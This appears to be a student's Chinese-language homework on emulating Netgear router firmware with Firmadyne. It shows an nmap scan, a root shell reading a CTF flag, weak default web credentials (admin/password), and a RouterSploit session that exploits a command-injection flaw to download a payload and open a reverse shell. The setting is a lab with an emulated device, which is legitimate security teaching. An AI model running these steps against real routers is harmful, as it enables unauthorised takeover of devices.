HW4

請以 Ubuntu 18.04 安裝 Firmadyne 工具模擬題目提供的韌體檔案，回答以下問題並將操作畫面截圖並解釋過程。


補充：ctrl+a 之後再 x 可以離開虛擬環境(或者可以 Google Qemu 離開虛擬環境)

韌體檔案

1. 模擬環境網路服務是否成功
   A. 請回答模擬設備的 IP？192.168.0.100
   B. 請回答模擬設備開啟了那些 Port？

```
Starting Nmap 7.60 ( https://nmap.org ) at 2022-12-12 15:38 CST
Nmap scan report for 192.168.0.100
Host is up (0.0030s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
443/tcp  open  https
```

   C. 請擷取在瀏覽器開啟模擬設備的 Web 的圖片？



2. 是否可以進入模擬設備中的 Command Line

A. 請在模擬設備中找到 FLAG 檔案並回答它的內容以及如何找到（手打 OR 截圖）？

```
[root@netgear123456 /]# ls -la
drwxr-xr-x   15 1000     admin        1024 Dec 12 00:19 ./
drwxr-xr-x   15 1000     admin        1024 Dec 12 00:19 ../
-rw-rw-r--    1 1000     admin          24 Nov 27 09:38 FLAG
drwxr-xr-x    2 1000     admin        1024 Jun 23  2011 bin/
drwxr-xr-x    6 1000     admin        1024 Dec 12 00:19 dev/
drwxr-xr-x    6 1000     admin         780 Dec 12 00:21 etc/
drwxr-xr-x    4 root     root         1024 Dec 12 00:19 firmadyne
/
drwxr-xr-x    4 1000     admin        1024 Jun 23  2011 home/
drwxr-xr-x    3 1000     admin        1024 Jun 23  2011 lib/
lrwxrwxrwx    1 1000     admin          11 Jun 23  2011 linuxrc -
> bin/busybox*
drwx------    2 root     root        12288 Dec 12 00:19 lost+foun
d/
dr-xr-xr-x   65 root     root            0 Dec 12 00:21 proc/
drwxr-xr-x    2 1000     admin        1024 Dec 12 00:22 root/
drwxr-xr-x    2 1000     admin        1024 Jun 23  2011 sbin/
drwxrwxrwt    4 root     root         260 Dec 12 00:22 tmp/
drwxr-xr-x    7 1000     admin        1024 Jun 23  2011 usr/
drwxr-xr-x    3 1000     admin        1024 Dec 12 00:20 var/
[root@netgear123456 /]# cat FLAG
FLAG{y0u_can_emU1ati0n}
[root@netgear123456 /]#
```


3. 漏洞檢測

A. 這個設備的 Web 服務有一些弱密碼的問題，你有辦法得到 Web 帳密嗎？

admin

password

B. 承上題利用這組帳密登入 Web 介面，並截圖



C. 這個設備的 Web 服務有一個 RCE 的漏洞，你有辦法利用 hackmd 介紹的工具或者其他工具去利用它嗎？

```
 - 192.168.0.100:80 http exploits/routers/netgear/dgn2200_dnslookup_cgi_rce

[+] 192.168.0.100 Device is vulnerable:

   Target           Port     Service     Exploit
   ------           ----     -------     -------
   192.168.0.100    80       http        exploits/routers/netgear/multi_rce


[-] 192.168.0.100 Could not find default credentials
rsf (Router Scanner) > use exploits/routers/netgear/multi_rce
rsf (Netgear Multi RCE) > run
[*] Running module exploits/routers/netgear/multi_rce...
[+] Target is vulnerable
[*] Invoking command loop...
[*] It is blind command injection - response is not available. Use reverse_tcp <reverse
ip> <port>

[+] Welcome to cmd. Commands are sent to the target via the execute method.
[*] For further exploitation use 'show payloads' and 'set payload <payload>' commands.

cmd > show payloads
[*] Available payloads:

   Payload                Name                   Description

   -------                ----                   -----------

   mipsbe/reverse_tcp     MIPSBE Reverse TCP     Creates interactive tcp reverse shell f
or MIPSBE architecture.
   mipsbe/bind_tcp        MIPSBE Bind TCP        Creates interactive tcp bind shell for
MIPSBE architecture.

cmd > set payload mipsbe/reverse_tcp
cmd (MIPSBE Reverse TCP) > set lhost 192.168.0.99
lhost => 192.168.0.99
cmd (MIPSBE Reverse TCP) > run
[*] Using wget method
[*] Using wget to download binary
[*] Executing payload on the device
[*] Waiting for reverse shell...
[*] Connection from 192.168.0.100:47473
[+] Enjoy your shell
```